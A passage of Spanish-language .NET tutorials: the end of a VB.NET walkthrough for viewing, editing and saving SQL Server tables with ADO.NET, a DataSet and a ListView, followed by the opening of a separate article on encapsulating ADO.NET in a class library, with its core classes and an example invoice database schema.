                    lwItem.SubItems.Add(fila(i).ToString)
                End If
            Next
        Next
    End Sub
```

El código es también bastante simple, sólo quiero aclarar un detalle: La asignación del objeto fila al **TAG** del elemento del **ListView**.
Realmente no es necesario, pero yo lo utilizo esa fila para acceder a cada uno de los registros de la tabla, ya que al modificar los datos, sólo los reflejaremos en el contenido del **ListView** y de esa forma sabremos a que fila estamos accediendo. Cuando actualicemos los datos, usaremos el objeto que hemos guardado en la propiedad **Tag** del objeto **ListViewItem**, y ese mismo objeto será el que usaremos para eliminar una fila del **DataSet**.

El formulario principal

Este es el aspecto del formulario principal (Form1) en tiempo de diseño:

El formulario principal en tiempo de diseño

Este formulario permitirá que se arrastre una base de datos y ese nombre se asignará a la caja de textos del nombre de la base de datos. Los controles tienen asignados los valores de la propiedad **Anchor** para que se ajusten al tamaño que el usuario quiera darle al formulario, esos detalles podremos verlo en el código completo, ya que aquí sólo mostraré la parte que realmente interesa, es decir lo que está relacionado con el acceso a la base de datos.

Empecemos por el código del botón "**Mostrar tablas**" y el evento producido cuando se selecciona una tabla del **ComboBox**:

```
Private Sub btnAbrirBase_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btnAbrirBase.Click
    '
    Dim nomTablas() As String
    Dim i As Integer
    '
    nomTablas = NombresTablas(txtNombreBase.Text)
    cboTablas.Items.Clear()
    If Not nomTablas Is Nothing Then
        For i = 0 To nomTablas.Length - 1
            cboTablas.Items.Add(nomTablas(i))
        Next
    End If
    If cboTablas.Items.Count > 0 Then
        cboTablas.SelectedIndex = 0
    End If
    '
End Sub


Private Sub cboTablas_SelectedIndexChanged(ByVal sender As System.Object, ByVal e As
System.EventArgs) Handles cboTablas.SelectedIndexChanged
    txtSelect.Text = "SELECT * FROM " & cboTablas.Text
    '
    '' Si se quieren mostrar individualmente los nombres de los campos
    'Dim lasColumnas() As String
    'Dim s As String, i As Integer
    ''
    'CadenaSelect = txtSelect.Text
    'lasColumnas = NombresColumnas(CadenaConexion, CadenaSelect)
    'For i = 0 To lasColumnas.Length - 1
    '    s &= lasColumnas(i) & ", "
```

```
    'Next
    '' Quitar la última coma
    'i = s.LastIndexOf(", ")
    's = s.Substring(0, i)
    's = "SELECT " & s & " FROM " & cboTablas.Text
    'txtSelect.Text = s
End Sub
```

El primer procedimiento intercepta la pulsación en el botón y asigna los nombres de las tablas en el combo.
El segundo, simplemente crea la cadena SQL que se usará para acceder a dicha tabla.
El código que está comentado sirve para mostrar los nombres de los campos o columnas de forma individual.

Cuando pulsamos en el botón "**Mostrar**", se muestra el contenido de la tabla indicada, información que se obtiene del **DataSet** que contiene los datos en memoria. Aunque, el código mostrado, realmente refresca esa información, esto lo he hecho así para que al volver de modificar los datos, se pueda comprobar que los datos realmente se han guardado en la base de datos.

```
    Private Sub btnMostrar_Click(ByVal sender As System.Object, _
                                 ByVal e As System.EventArgs) _
                                 Handles btnMostrar.Click
        '
        With ListView1
            .View = View.Details
            .FullRowSelect = True
            .GridLines = True
            .LabelEdit = False
            .HideSelection = False
            .Columns.Clear()
        End With
        '
        ' Volver a reconectar para actualizar los datos desde la base
        If Not dbConnection Is Nothing Then
            dbConnection.Close()
        End If
        Conectar(txtNombreBase.Text, txtSelect.Text)
        '
        AsignarCabeceraLista(ListView1)
        LLenarLista(ListView1)
    End Sub
```

Como podemos comprobar, aquí se llaman a los métodos del módulo **ADONETUtil**, por tanto al principio del código del formulario debemos hacer la importación del espacio de nombres de ese módulo para no tener que especificarlo cada vez que queramos acceder a cualquiera de los procedimientos o variables en el declarado:

```
' Importamos el módulo con las declaraciones de los objetos a usar
Imports ADONET_SQL.ADONETUtil
```

ADONET_SQL es el nombre del "espacio de nombres" (**Namespace**) de este proyecto.

Para acabar con el código de este formulario, veamos los eventos que se producen al cargarse el formulario (**Load**) y al cerrarse (**Closing**), además del evento producido al pulsar en el botón "**Mostrar**", el cual mostrará el formulario en el que se editan los datos de la tabla indicada.

```
Private Sub Form1_Load(ByVal sender As Object, _
                       ByVal e As System.EventArgs) _
                       Handles MyBase.Load
    Me.txtNombreBase.Text = "pubs"
    Me.txtSelect.Text = "SELECT * FROM authors"
    '
    ArchivoDatos = txtNombreBase.Text
    CadenaConexion = "data source=GUILLEACER\NETSDK;" & _
                     "initial catalog=" & ArchivoDatos & ";" & _
                     "integrated security=SSPI;persist security info=True;" & _
                     "workstation id=GUILLEACER;packet size=4096"
    '
    With ListView1
        .View = View.Details
        .FullRowSelect = True
```

```
        .GridLines = True
        .LabelEdit = False
    End With
    '
    cboTablas.Text = ""
End Sub


Private Sub Form1_Closing(ByVal sender As Object, _
                          ByVal e As System.ComponentModel.CancelEventArgs) _
                          Handles MyBase.Closing
    ' Cerrar la conexión
    Try
        If dbConnection.State = ConnectionState.Open Then
            dbConnection.Close()
        End If
    Catch
    End Try
End Sub


Private Sub btnModificar_Click(ByVal sender As System.Object, _
                               ByVal e As System.EventArgs) _
                               Handles btnModificar.Click
    Dim f2 As New Form2()
    With f2
        .DataSource = txtNombreBase.Text
        .CommandString = txtSelect.Text
        .ShowDialog()
    End With
    btnMostrar_Click(btnMostrar, e)
End Sub
```

En el evento **Load**, asignamos los valores iniciales, en el evento **Closing**, comprobamos si tenemos la conexión abierta y de ser así la cerramos, debido a que puede ser que se cierre el formulario sin necesidad de haber creado dicho objeto, interceptamos el error que se pudiera producir.
Por otro lado, cuando pulsamos en el botón **Modificar**, creamos una nueva instancia del formulario en el que modificaremos la información y asignamos los valores de la base de datos y la cadena SQL que usaremos para conectar, esto lo hago así por si se pulsa en dicho botón sin haber creado la conexión.

El formulario de edición de datos

Para terminar con este ejemplo de acceso a datos usando ADO.NET, veamos el formulario que usaremos para modificar la información de la base de datos.

El aspecto del formulario (FORM2) será el mostrado en la siguiente imagen:

El formulario de introducción de datos

En este formulario, los controles también están "anclados" para que se adapten al tamaño que el usuario quiera darle al formulario.

Empecemos por las variables o propiedades que este formulario expone al mundo externo:

```
' Importamos el módulo con las declaraciones de los objetos a usar
Imports ADONET_SQL.ADONETUtil

Public Class Form2
    Inherits System.Windows.Forms.Form

    Friend DataSource As String
    Friend CommandString As String
    '
    Private lwItemActual As ListViewItem
```

También usamos el **Imports** para poder usar los procedimientos del módulo **ADONETUtil** y declaramos dos propiedades: **DataSource** y **CommandString**, las cuales usaremos para acceder a la base de datos.
La variable **lwItemActual** hará referencia al elemento del **ListView** que esté actualmente seleccionado.

En el evento **Load** del formulario, se asignarán algunos valores por defecto y se mostrará el contenido de la tabla indicada en el **ListView**:

```
Private Sub Form2_Load(ByVal sender As System.Object, _
                       ByVal e As System.EventArgs) _
                       Handles MyBase.Load
    Me.txtCampo1.Text = ""
    '
    ' para usar este formulario como formulario inicial
    If DataSource = "" Then
        DataSource = "pubs"
    End If
    If CommandString = "" Then
        CommandString = "SELECT * FROM authors"
    End If
    '
    lblInfo.Text = "Base: " & NombreBase(DataSource) & ", Select: " & CommandString
    '
    If Not dbConnection Is Nothing Then
        dbConnection.Close()
    End If
    Conectar(DataSource, CommandString)
    '
    AsignarCabeceraLista(ListView1, cboCampos)
    LLenarLista(ListView1)
    '
    Me.AcceptButton = btnAsignar
End Sub
```

Cuando seleccionamos un nuevo elemento del **ListView**, se asigna la variable que contiene el elemento actual y se muestra la información o datos de dicha fila.

```
    Private Sub ListView1_SelectedIndexChanged(ByVal sender As Object, _
                                   ByVal e As System.EventArgs) _
                                   Handles ListView1.SelectedIndexChanged
        Try
            lwItemActual = ListView1.SelectedItems(0)
        Catch
        End Try
    End Sub

    Private Sub ListView1_Click(ByVal sender As Object, _
                                ByVal e As System.EventArgs) _
                                Handles ListView1.Click, cboCampos.SelectedIndexChanged
        Try
            lwItemActual = ListView1.SelectedItems(0)
            MostrarCampo()
        Catch
        End Try
```

```
End Sub
```

Como podemos comprobar, el procedimiento **ListView1_Click** realmente intercepta dos eventos, el evento **Click** del **ListView** y el evento **SelectedIndexChanged** del Combo, de forma que se muestre la información del campo seleccionado en el **ComboBox**. De eso se encarga el procedimiento **MostrarCampo**:

```
Private Sub MostrarCampo()
    Dim i As Integer
    '
    Try
        i = cboCampos.SelectedIndex
        If i = 0 Then
            txtCampo1.Text = lwItemActual.Text
        ElseIf i > -1 Then
            txtCampo1.Text = lwItemActual.SubItems(i).Text
        End If
    Catch
    End Try
End Sub
```

Este procedimiento simplemente muestra el contenido del campo que está seleccionado en el control **ComboBox**.

Asignar los datos

Cuando pulsamos en el botón **Asignar**, el cual hemos asignado como botón "*Aceptar*" del formulario, es decir el que tomará el foco cuando pulsemos la tecla **Intro**, se asignarán los cambios realizados al campo (o columna) que estamos editando:

```
Private Sub AsignarCampo(ByVal sender As System.Object, _
                         ByVal e As System.EventArgs) _
                         Handles btnAsignar.Click
    ' Asignar al ListView el campo modificado
    Dim i As Integer
    '
    i = cboCampos.SelectedIndex
    If i = 0 Then
        lwItemActual.Text = txtCampo1.Text
    ElseIf i > -1 Then
        lwItemActual.SubItems(i).Text = txtCampo1.Text
    End If
End Sub
```

Eliminar una fila

Cuando pulsamos en el botón **Eliminar**, borramos la fila seleccionada del **ListView** y también esa misma fila del **DataSet**, y como comenté anteriormente, en la propiedad **Tag** del elemento del **ListView** tenemos una referencia a la fila de datos, por tanto usamos ese objeto para eliminar la fila de la colección **Rows** del objeto **DataSet**, ya que el método **Remove** de la colección **Rows** acepta como parámetro un objeto del tipo **DataRow**:

```
Private Sub btnEliminar_Click(ByVal sender As System.Object, _
                              ByVal e As System.EventArgs) _
                              Handles btnEliminar.Click
    ' Eliminar la fila indicada
    Dim fila As Data.DataRow
    '
    fila = CType(ListView1.SelectedItems(0).Tag, Data.DataRow)
    dbDataSet.Tables(NombreTabla).Rows.Remove(fila)
    ListView1.Items.Remove(ListView1.SelectedItems(0))
End Sub
```

Crear una nueva fila (o registro)

Para crear un nuevo registro (o fila), tendremos que asignar unos valores nulos o por defecto a una nueva fila creada en la memoria, después esa fila la añadiremos a la tabla que mantenemos en el **DataSet**. Debido a que algunos campos no permiten valores nulos, tendremos que tener ese detalle en cuenta y de ser así, asignaremos un valor adecuado al tipo de datos de cada una de las columnas (o campos) del registro que hemos creado, esto lo conseguimos comprobando el tipo de datos de cada una de las columnas de la nueva fila. Hay que tener en cuenta que los tipos de datos se guardan usando el que se define en .NET Framework, no los tipos que utiliza Visual Basic, por tanto, para saber si el tipo de una columna es del tipo **Integer**, tendremos que usar **System.Int32**, de todas formas, para saber el tipo de dato, (que lo da la propiedad **DataType** del objeto **DataColumn**), he utilizado la conversión a cadena generada por **ToString**, por lo que dicho tipo se convierte en el formato "System.Tipo", veamos el código para aclarar todo este lío:

```
Private Sub btnNuevo_Click(ByVal sender As System.Object, _
                           ByVal e As System.EventArgs) _
                           Handles btnNuevo.Click
    ' Añadir una nueva fila (o registro)
    Dim fila As Data.DataRow
    Dim i As Integer
    Dim lwItem As ListViewItem
    Dim columna As Data.DataColumn
    '
    fila = dbDataSet.Tables(NombreTabla).NewRow
    fila.BeginEdit()
    For i = 0 To dbDataSet.Tables(NombreTabla).Columns.Count - 1
        columna = dbDataSet.Tables(NombreTabla).Columns(i)
        'Debug.WriteLine(columna.DataType.ToString)
        If columna.AutoIncrement = False Then
            Select Case columna.DataType.ToString
                Case "System.String"
                    fila(i) = columna.ColumnName
                Case "System.Boolean"
                    fila(i) = False
                Case "System.Byte", "System.SByte"
                    fila(i) = CByte(0)
                Case "System.Char"
                    fila(i) = " "c
                Case "System.DateTime", "System.TimeSpam"
                    fila(i) = Now
                Case "System.Decimal", "System.Double", "System.Single"
                    fila(i) = 0
                Case Else
                    'Case "System.Int32","System.UInt32"
                    '    fila(i) = 0
                    If columna.DataType.ToString.IndexOf("System.Int") > -1 Then
                        fila(i) = 0
                    ElseIf columna.DataType.ToString.IndexOf("System.UInt") > -1 Then
                        fila(i) = 0
                    End If
            End Select
        End If
    Next
    fila.EndEdit()
    ' Añadir la fila a la tabla
    dbDataSet.Tables(NombreTabla).Rows.Add(fila)
    '
    ' Mostrar la nueva fila en el ListView
    For i = 0 To ListView1.Columns.Count - 1
        If i = 0 Then
            lwItem = ListView1.Items.Add(fila(i).ToString)
            lwItem.Tag = fila
        Else
            lwItem.SubItems.Add(fila(i).ToString)
        End If
    Next
    '
End Sub
```

Lo que en este evento hacemos es crear una nueva fila mediante el método **NewRow**, asignamos los campos (o columnas) de dicha fila y la añadimos a la colección **Rows** de la tabla. Hay que tener en cuenta que al crear una nueva fila con **NewRow** no se añade a la colección de filas (o registros), simplemente se devuelve un objeto que está preparado para que se le asignen los datos correspondientes. Antes de asignar cada una de las columnas, comprobamos si dicha columna está marcada como autoincremental, de ser así, no asignamos nada, ya que es el propio **DataAdapter** el que se encarga de asignar el valor de dicha columna.

> En este punto quiero hacer una aclaración, debido a que los datos los estamos asignando a un objeto que mantiene la información en la memoria, si existen varias aplicaciones que acceden a la misma base de datos y cada una de ellas crea nuevas filas, el valor asignado al campo (o columna) **AutoIncrement** puede que no sea el que definitivamente tenga en la base de datos. Por tanto, debemos tener esto presente si el valor asignado a esa columna lo utilizamos para otros menesteres.

Una vez que hemos añadido la nueva fila a la tabla, asignamos el contenido de la misma al **ListView** y también asignamos a la propiedad **Tag** una referencia a dicha fila.

Guardar la información en la base de datos

Por último vamos a ver cómo pasar la información mantenida en la memoria a la base de datos, con idea de que los cambios realizados se queden guardados permanentemente.
Esto lo hacemos cuando el usuario pulsa en el botón de "**Actualizar Base**" y el código usado es el siguiente:

```
    Private Sub btnActualizarBase_Click(ByVal sender As System.Object, _
                                        ByVal e As System.EventArgs) _
                                        Handles btnActualizarBase.Click
        ' Actualizar la base de datos con los cambios realizados
        Dim fila As Data.DataRow
        Dim i, j As Integer
        Dim lwItem As ListViewItem
        Dim columna As Data.DataColumn
        '
        lblInfo.Tag = lblInfo.Text
        lblInfo.Text = "Actualizando los datos..."
        lblInfo.Refresh()
        Try
            For i = 0 To ListView1.Items.Count - 1
                lwItem = ListView1.Items(i)
                fila = CType(ListView1.Items(i).Tag, Data.DataRow)
                fila.BeginEdit()
                j = 0
                For Each columna In dbDataSet.Tables(NombreTabla).Columns
                    If j = 0 Then
                        If columna.AutoIncrement = False Then
                            fila(j) = lwItem.Text
                        End If
                    Else
                        If columna.AutoIncrement = False Then
                            fila(columna.ColumnName) = lwItem.SubItems(j).Text
                        End If
                    End If
                    '
                    j += 1
                Next
                fila.EndEdit()
            Next
            '
            '
            dbDataAdapter.Update(dbDataSet, NombreTabla)
            dbDataSet.AcceptChanges()
            '
            '
            lblInfo.Text = CStr(lblInfo.Tag)
        Catch errActualizar As Exception
            lblInfo.Text = errActualizar.Message
            MsgBox(errActualizar.Message)
```

```
        End Try
    End Sub
```

En este procedimiento actualizamos la información de cada una de las filas, para ello usamos el objeto almacenado en la propiedad **Tag** de cada uno de los elementos del **ListView** que como recordarás era en realidad una referencia a cada una de las filas de la tabla, (realmente un objeto del tipo **DataRow**).
Recorremos cada una de las columnas y asignamos sólo los datos si no es una columna del tipo **AutoIncrement**.
La llamada a los métodos **BeginEdit** y **EndEdit** de cada fila es para que no se produzcan los eventos asociados a un objeto de este tipo, no son realmente necesarios para poder cambiar los contenidos de las columnas.

Una vez que hemos asignado todos los datos del **ListView**, llamamos al método **Update** del **DataAdapter**, este método es el que realmente hace que los datos se guarden físicamente en la base de datos.
Después llamamos al método **AcceptChanges** del objeto **DataSet** para que "sepa" que hemos aceptado la nueva información y marque la información de forma que sean iguales a los datos que tiene la base de datos real.

Como habrás podido comprobar, si lo comparas con el ejemplo de Access, el código es prácticamente igual, sólo cambia la "procedencia" de algunos objetos, (espacios de nombres), así como el nombre de los mismos, pero en general el código no tiene apenas cambios.

En otra ocasión, espero que no se haga tanto de rogar como esta con respecto a la de Access, veremos un código aún más genérico para acceder tanto a bases de datos de Access como de SQL Server; si veo que tardo mucho en "depurar" ese código, lo publicaré como esté y ya habrá tiempo de actualizarlo o mejorarlo.

Nos vemos.
Guillermo

Si quieres bajarte el código completo de este ejemplo, usa este link: ADONETSQL.zip 14.9 KB

ADO .NET

ENCAPSULACIÓN DE ADO.NET

Autor: Erik
Fecha: 23/Feb/2003

¿ADO.NET ES UN PASO ADELANTE?

Fue esta pregunta la que me movió a escribir este artículo. No hace mucho tuve una charla con alguien que no estaba muy convencido de que ADO.NET le fuera a suponer una mejora real a la hora de trabajar. Lo cierto es que no me costó mucho convencerle de lo contrario pero, debido a que no tuve oportunidad de hacerle una demostración práctica de todo lo que le estaba contando, me quedó la extraña (e incómoda) sensación de que solamente me había creído a medias.

He de reconocer que el hecho de que nuestros queridos Recordsets de toda la vida hubieran sido eliminados dejaba un cierto poso de desconfianza al principio. De hecho, a mí me fue inevitable pensar: "Ya estamos. Le habrán cambiado el nombre, como de costumbre... Pero fijo que sigue siendo lo mismo". Craso error el mío en aquellos primeros momentos porque, efectivamente, ADO.NET cambia radicalmente el planteamiento del modelo de objetos con el propósito de mejorar sustancialmente el rendimiento de aplicaciones cliente-servidor de varios niveles, haciéndolo, además, mucho más fácil de encapsular. No puede haber, por lo tanto, objetos Recordset como los que teníamos en las versiones anteriores porque ya no encajan en la nueva estructura. Así,

ADO.NET proporciona un acceso a datos mucho más ágil y eficiente a todos los niveles, como veremos más adelante.

En este artículo mostraré cómo encapsular ADO.NET en una biblioteca de clases. Empezaremos con un poco de teoría, siempre imprescindible en estos tiempos que corren, para luego entrar de lleno en lo que verdaderamente nos gusta (por lo menos a mí), que es la implementación en C#.

Al final, estoy convencido de que alcanzarás a ver las mejoras de la nueva filosofía que incorpora ADO.NET, sobre todo si habías utilizado ADO anteriormente, y llegarás a la misma conclusión que yo: ADO.NET sí es un paso adelante. Ahora bien, si quieres adaptarte realmente al nuevo modelo de objetos, lo mejor que puedes hacer **no tratar de buscar equivalencias con el modelo anterior**, porque, sencillamente, casi (y digo casi) se puede decir que no existen.

¿PARA QUÉ ENCAPSULAR ADO?

Como estoy seguro de que más de uno se hará esta pregunta, voy a anticiparme a ella y dar algunas de las poderosas razones que lo aconsejan.

Si en todos los años que llevo trabajando en esto estoy seguro de haber aprendido algo es esto: los controles enlazados, generalmente, nos hacen perder demasiado control sobre la aplicación, lo cual hace que su uso no sea aconsejable salvo raras excepciones, motivo por el cual tenemos que escribir bastante código para conseguir la funcionalidad que deseamos. El problema radica en que el código de acceso a datos es siempre engorroso, fastidioso, insidioso, tedioso y trabajoso, a pesar de que los modelos de objetos son cada vez más sencillos.

¿Por qué es engorroso? Pongamos, por ejemplo, que tenemos que diseñar una aplicación para que un hotel pueda almacenar y gestionar información de habitaciones, restaurante, tienda, lavandería, aparcamiento, contabilidad, nóminas, etc. Ante esto tenemos varias opciones:

Podemos desarrollar varias aplicaciones ligeras, cada una para la gestión de una parte, pero todas ellas operando contra el mismo origen de datos, obviamente, dado que en muchos casos la información tendrá que ser compartida. Así, por ejemplo, el que esté en el aparcamiento tendrá una aplicación para gestionar lo que le corresponde, pero no podrá reservar habitaciones, por ejemplo,

porque de esto se ocupará el de recepción con otra aplicación específica para ello. Sin embargo, el del aparcamiento no deberá estar completamente aislado de la recepción, dado que el aparcamiento es exclusivamente para clientes, de modo que necesita saber si una persona que quiere aparcar está registrada en el hotel. Por otro lado, el de contabilidad tendrá que tener en cuenta los datos de cada uno de los departamentos que generen gastos o ingresos, aunque no podrá generar facturas del restaurante, o la lavandería. Este sistema tendría la ventaja de que cada aplicación sería bastante ligera y fácil de mantener, puesto que la modificación de una no implicaría en modo alguno tener que tocar las demás, pero tiene la pega importante de que habría que repetir muchos fragmentos de código que serían comunes en varias de ellas.

Otra opción (en mi opinión, menos adecuada) sería desarrollar una mega-aplicación, que soportara la funcionalidad de todos los departamentos, y asignar los derechos de los usuarios según sus funciones específicas. Sin embargo, aquí tenemos la pega de que es mucho más pesada y difícil de mantener, puesto que para modificar una parte habría que volver a generar e instalar todo el proyecto en cada departamento.

Sin embargo, hay un problema que será común para cualquiera de las dos opciones que vayamos a elegir, y es que, en ambos casos, habrá que implementar una cantidad de código de acceso a datos importante, con el problema añadido de que este se repetirá muchas veces en partes distintas si no tenemos un poco de precaución. No obstante, el mayor problema no es este, sino el hecho de que tanto la funcionalidad de la aplicación como su implementación están juntas y serán muy difíciles de separar, e imposible de pasar a otro lenguaje. Además, si, después de un tiempo, se estudia hacer alguna modificación en la estructura del origen de datos, por trivial que sea dicha modificación, nos daremos cuenta inmediatamente de que no es posible sin tener que efectuar importantes modificaciones también en cada una de las aplicaciones que trabajan contra él.

En consecuencia, la encapsulación del código de acceso a datos en una biblioteca de clases aparece como la solución más versátil y viable para este trabajo. El efecto inmediato es sumamente positivo, pues conseguiremos separar completamente la funcionalidad de cada aplicación con su implementación específica. Lo que se consigue, por un lado, es escribir el código engorroso una única vez, y hacer que este sea completamente reutilizable para cualquier otra aplicación (y para cualquier lenguaje). Por otro lado, las modificaciones sobre el origen de datos provocarán modificaciones también en dicha biblioteca de clases, pero no tienen por qué afectar al resto de las aplicaciones que trabajan con ella.

LOS ESPACIOS DE NOMBRES DE ADO.NET

ADO.NET se encuentra en la biblioteca System.Data.dll, y ofrece clases en cinco espacios de nombres bien diferenciados que explico brevemente a continuación:

System.Data: es el espacio de nombres primario. Dentro de este espacio de nombres tenemos un conjunto de clases que representan, digamos, una base de datos virtual, tablas, filas, columnas, relaciones, etc. Sin embargo, ninguna de estas clases ofrece conexión alguna con un origen de datos, sino que simplemente representan los datos en sí mismos.

System.Data.Common: ofrece clases comunes entre distintos orígenes de datos. Para lo que vamos a tratar en este artículo, podemos decir que estas clases sirven de clase base para las que están contenidas en los dos espacios de nombres que vienen a continuación.

System.Data.OleDb: contiene una serie de clases que nos permiten conectarnos con cualquier origen de datos e interactuar con él al tiempo que sirven de "intermediarios" entre el origen de datos y las clases del espacio de nombres System.Data que, según decíamos, no tienen conexión alguna con dicho origen de datos. Las clases de System.Data.OleDb usan OLEDB como tecnología subyacente.

System.Data.SqlClient: contiene clases que permiten interactuar con orígenes de datos SQL Server de un modo mucho más directo que OLEDB, mejorando el rendimiento para este tipo de origen de datos. Por lo tanto, solamente se pueden utilizar para acceder a bases de datos de SQL Server. El uso de sus clases es prácticamente equivalente al de las que se encuentran en System.Data.OleDb.

System.Data.SqlTypes: este espacio de nombres ofrece los tipos primitivos que usa SQL Server. Obviamente, aunque se pueden usar los tipos equivalentes del CTS, los que se incluyen en este espacio de nombres están optimizados para trabajar con SQL Server.

A pesar de que el modelo de objetos ha sido simplificado, aún sigue siendo lo suficientemente extenso como para no poder entrar en detalle con todas sus clases en sólo un artículo, sobre todo si no quiere uno agobiar a los sufridos lectores más de lo estrictamente necesario. Por este motivo, nos centraremos más en algunas clases fundamentales de los espacios de nombres System.Data y System.Data.SqlClient, desarrollando para ello un ejemplo completo. Daremos también alguna pequeña pincelada

con clases OleDb, pero no reproduciremos un ejemplo completo en este caso porque sería casi idéntico al desarrollado con SqlClient.

LAS CLASES BÁSICAS DE ADO.NET

Las he llamado básicas porque, realmente, serán el pilar fundamental para casi cualquier aplicación que tenga que acceder a un origen de datos con unos mínimos requisitos de eficiencia y escalabilidad. Las clases más importantes del espacio de nombres System.Data son:

DataSet: aun a riesgo de equivocarme, diré que es la piedra angular del modelo de objetos: **Esta clase permite tener en memoria una auténtica "base de datos virtual"**, con sus tablas, relaciones, etc. Un hecho importante es que esta base de datos virtual está total y absolutamente desconectada de cualquier origen de datos físico y, en consecuencia, **siempre** se aloja toda entera en la memoria. En otras palabras, puede contener uno o varios conjuntos de filas distintos, que pueden estar o no estar relacionados entre sí, pero siempre en la memoria y siempre desconectados del origen de datos. La clase DataSet está dentro del espacio de nombres System.Data.

DataTable: un DataTable representa un conjunto de filas y columnas también en memoria y desconectado del origen de datos, como el DataSet. Pertenece al espacio de nombres System.Data. La propiedad Tables de un objeto DataSet contiene una colección de objetos DataTable, y dicha colección es de la clase DataTableCollection. Por otra parte, cada objeto DataTable representa sus filas en la propiedad Rows (de la clase DataRowCollection), siendo cada fila, a su vez, un objeto de la clase DataRow, y sus columnas en la propiedad Columns (de la clase DataColumnCollection), siendo cada columna un objeto de la clase DataColumn.

DataRelation: representa una relación entre dos objetos DataTable. También pertenece al espacio de nombres System.Data. Todas las relaciones que haya en un DataSet se encuentran en la colección Relations, de la clase DataRelationCollection.

Como podrás suponer, hay más, pero no serán necesarias para el desarrollo de este artículo. Ahora, vamos a pasar a ver las clases más importantes del espacio de nombres System.Data.SqlClient, y sus equivalentes en el espacio de nombres System.Data.OleDb:

SqlConnection: su equivalente en OleDb es **OleDbConnection.** Son más o menos equivalentes a la clase Connection del antiguo

ADO, en tanto en cuanto que proporcionan la conexión con el origen de datos y mantiene algunas de sus antiguas propiedades y métodos, como son ConnectionString, ConnectionTimeOut, Open y Close. Sin embargo, al igual que las otras clases que también tienen un equivalente (más o menos) en la tecnología antigua, ten presente que no se manejan exactamente igual, como tendremos ocasión de ver más adelante.

SqlCommand: su equivalente en OleDb es **OleDbCommand**. También son parecidos a los antiguos objetos Command de ADO y, como estos, representan procedimientos almacenados o instrucciones SQL que se ejecutan en el origen de datos.

SqlParameter: su equivalente en OleDb es **OleDbParameter**. Del mismo modo que los dos anteriores, se parecen a los objetos Paremeter del antiguo ADO, y representan un parámetro dentro de la colección Parameters del objeto SqlCommand u OleDbCommand, según el caso. La colección Parameters de un objeto SqlCommand es de la clase SqlParameterCollection (OleDbParameterCollection en OleDb).

SqlDataAdapter: su equivalente en OleDb es **OleDbDataAdapter**. Esta clase no tiene nada parecido (ni de lejos) en el antiguo ADO. Contiene un conjunto de objetos SqlCommand (ú OleDbCommand, según proceda) en sus propiedades SelectCommand, InsertCommand, UpdateCommand y DeleteCommand. Cuando se invoca el método Fill, el DataAdapter rellena un objeto DataSet o DataTable con el conjunto de filas resultante de ejecutar el comando establecido en su propiedad SelectCommand. Cuando se invoca el método Update, el DataAdapter ejecuta el comando establecido en su propiedad InsertCommand para añadir al origen de datos las filas nuevas añadidas a un DataTable, el comando UpdateCommand para modificar las filas que hayan sido modificadas en el DataTable y el comando DeleteCommand para eliminar las filas que hayan sido eliminadas en el DataTable. Por lo tanto, el DataAdapter es el nexo que une los objetos DataSet y DataTable, totalmente desconectados, con el origen de datos físico. Si la conexión estaba cerrada antes de ejecutar los métodos Fill o Update, el DataAdapter se ocupa de abrir dicha conexión para efectuar la operación requerida, cerrando de nuevo la conexión una vez que ha terminado. Si la conexión estaba abierta, el DataAdapter deja que dicha conexión siga abierta después de haber terminado.

SqlCommandBuilder: su equivalente en OleDb es **OleDbCommandBuilder**. Tampoco había nada en el antiguo ADO que hiciera lo que hace esta clase. Sencillamente se ocupa de generar los objetos command necesarios para un determinado DataAdapter, gracias a los métodos GetInsertCommand, GetUpdateCommand y GetDeleteCommand.

Aquí también tenemos más clases, pero tampoco van a hacernos falta para nuestro ejemplo, de modo que las pasaremos por alto.

Resumiendo un poco todo esto, ADO.NET ofrece un modo de trabajo completamente desconectado por medio del DataSet, el DataTable y el DataAdapter. En primer lugar se cargan los datos en un DataSet o en un DataTable, el cual se aloja en la memoria del cliente. Éste efectúa los cambios necesarios en el conjunto de datos alojado en la memoria sin necesidad de mantener una conexión persistente con el servidor (es decir, el origen de datos), con lo cual el rendimiento aumenta considerablemente. Después, si se desea almacenar los cambios, se ejecuta el método Update del DataAdapter para que este haga los cambios pertinentes en el origen de datos, manteniéndose desconectado el DataSet.

Bien es cierto que en ADO también se podía trabajar de un modo similar usando Recordsets desconectados. Sin embargo esta técnica estaba bastante más limitada. Para guardar los cambios efectuados en un Recordset desconectado había que utilizar como intermediario otro Recordset, ese último conectado. Además, el método UpdateBatch efectuaba las modificaciones pertinentes en el origen de datos, pero no ofrecía tantas posibilidades de personalizar el modo de hacerlo como ofrece el DataAdapter de ADO.NET al proporcionarnos la posibilidad de especificar objetos Command propios, para las operaciones de inserción, actualización y eliminación de filas. Además de esto, como los distintos Recordsets del antiguo ADO no podían relacionarse entre sí no merecía la pena mantener abierto un Recordset con una sola fila, aunque estuviera desconectado, lo cual hacía que fuera más difícil de encapsular.

Seguro que a estas alturas estarás pensando en que trabajar completamente desconectado del origen de datos puede provocar problemas de concurrencia. Ciertamente, así es, y veremos cómo solucionarlos, pero creo que es mejor hacerlo más adelante, cuando hayamos avanzado un poco en la parte práctica.

EL EJEMPLO COMPLETO

LA BASE DE DATOS

Trabajaremos con una pequeña base de datos relacional. Pequeña para no extenderme demasiado en cuestiones sumamente repetitivas, pero lo suficientemente elaborada como para hacer extensible este ejemplo a casi cualquier situación de la vida real.

La base de datos que vamos a emplear se ocupará de almacenar clientes y facturas. Lógicamente, la información se debe separar

en tres tablas convenientemente relacionadas: una para clientes, otra para facturas y otra para los detalles de cada factura. Por lo tanto, el esquema de nuestra base de datos es el siguiente:

No me voy a perder en disquisiciones sobre cómo se diseña la base de datos con SQL Server, Access o lo que queráis utilizar, porque si estás leyendo esto es de suponer que ya sabes hacerlo. Sí daré, no obstante, una descripción más detallada de cada

campo y relación, no vaya a ser que alguien se me pierda por haber omitido algo que cuesta tan poco incluir.

TABLA	COLUMNA	TIPO SQLSvr	TIPO Access	Clave Principal
Facturas	idFactura	int identity	Autonumérico	Sí
	idCliente	int	Numérico (Long)	No
	Fecha	datetime	Fecha/Hora	No
	Numero	char(12)	Texto (12)	No
	IVA	smallint	Byte	No
Clientes	idCliente	int identity	Autonumérico	Sí
	Nombre	char(15)	Texto (15)	No
	Ape1	char(15)	Texto (15)	No
	Ape2	char(15)	Texto (15)	No
Detalles	idDetalle	int identity	Autonumérico	Sí
	Cantidad	int	Numérico (Long)	No
	Descripcion	char(100)	Texto (100)	No
	Precio	money	Moneda	No
	idFactura	int	Numérico (Long)	No

